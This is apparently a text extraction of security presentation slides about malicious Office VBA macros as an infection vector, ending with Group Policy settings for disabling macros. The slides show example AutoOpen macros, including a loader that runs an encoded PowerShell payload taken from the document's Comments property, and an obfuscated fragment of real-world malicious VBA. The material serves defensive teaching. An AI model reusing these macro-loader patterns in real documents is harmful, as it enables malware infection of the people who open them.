
Vulnerabilities By Year



Vulnerabilities By Type




CVE: LibreOffice vulnerabilities




CVE: Acrobat Reader vulnerabilities

Vulnerabilities By Year



Vulnerabilities By Type



CVE: Acrobat Reader vulnerabilities



 **MalwareTech** ✓
@MalwareTechBlog

By Patch Tuesday, I meant Microsoft's one. Nobody cares about Adobe. Acrobat is basically just a collection of vulnerabilities that somehow also render PDFs.

[Tweet übersetzen](#)


6:31 nachm. · 14. Mai 2019 · Twitter Web Client

420 Retweets **42** Zitierte Tweets **1.455** „Gefällt mir“-Angaben

So... let's talk about macros

- According to Microsoft
 - “A macro is a series of **commands and instructions** that you group together as a single command to accomplish a task **automatically.**”
- Macros
 - Office applications have a built-in script engine that can run **VBA** (Visual Basic for Applications) scripts (= macros)
 - Scripts *can* execute immediately as the document opens, without any user interaction
 - If macros are *not* enabled, a **popup window will appear asking the user to click** to do so
 - The pop-up is one of several security mechanisms added by Microsoft
- Malicious documents remain ~~a very common~~ **the** infection vector

Attack vector: Social Engineering



Attack vector: Social Engineering




Some very basic examples

```
Sub AutoOpen()  
    MsgBox "Hi GEANT folks", 0, "Window Title"  
End Sub
```

```
Sub AutoOpen()  
    Shell ("calc.exe")  
End Sub
```


```
Sub AutoOpen()  
    f1  
End Sub  
  
Public Function f1()  
    x1 = "wscript.shell"  
    x2 = "powershell -e "  
    payload = x2 + "" + ActiveDocument.  
        BuiltInDocumentProperties("Comments")  
    CreateObject(x1).Run$ payload  
End Function
```



Welcome to the real world


```
.....  
Attribute VB Name = "z2228"  
Function a1551()  
On Error Resume Next  
m9033 = Cos(c2669)  
Select Case w3527  
    Case 162  
i7023 = CLng(s8292)  
End Select  
    12833 = ChrW(o8514)  
Select Case j7622  
    Case 368  
d8662 = Fix(i1092)  
End Select  
    q9796 = ChrW(i2174)  
Select Case i721  
    Case 239  
h2546 = Fix(q4557)  
End Select  
p7489 = "c:\z5407\w4651\" + "b3325\.." + "\..\..\w" + "indows\system3" +  
"2\cmd.exe" + " /c %Prog" + "ramData:~0,1%%" + "ProgramData:~9," + "2% /v:/  
C" + Chr(34) + "set "  
.....
```

So we REALLY have to deal with macros...




The screenshot shows the top navigation bar of the Palo Alto Networks Unit 42 website. On the left, the Palo Alto Networks logo is displayed. In the center is the Unit 42 logo, and on the right is a search bar with the text "Search Unit 42". Below the navigation bar, there are four menu items: "Tools", "Playbooks", "Speaking Events", and "About Us". The main content area features a large white text overlay on a dark background that reads: "Threat Brief: Office Documents Can Be Dangerous (But We'll Continue to Use Them Anyway)".

Disabling macros: leave this to the user?



Radical measure: deactivate VBA completely (via GPO)



VBA Macro Notification Settings (per application)

The screenshot displays the Group Policy Management Editor interface. On the left, the tree view shows the hierarchy: Administrative Templates: Policy definitions (All) > Microsoft Word 2016 > Trust Center > VBA Macro Notification Settings. A red arrow points to the 'VBA Macro Notification Settings' folder in the tree. The main pane shows the 'VBA Macro Notification Settings' configuration window. The 'VBA Macro Notification Settings' checkbox is checked. The 'Enabled' radio button is selected. The 'Supported on:' field is set to 'At least Windows Server 2008 R2 or Windows 7'. The 'Options:' dropdown menu is open, showing four options: 'Disable all with notification' (selected), 'Disable all except digitally signed macros', 'Disable all without notification', and 'Enable all macros (not recommended)'. The 'Help:' pane on the right provides detailed information about the policy setting, including a description and a list of options with their effects.

VBA Macro Notification Settings

VBA Macro Notification Settings

Previous Setting Next Setting

Not Configured Comment:

Enabled

Disabled

Supported on: At least Windows Server 2008 R2 or Windows 7

Options:

Disable all with notification (selected)
Disable all except digitally signed macros
Disable all without notification
Enable all macros (not recommended)

Help:

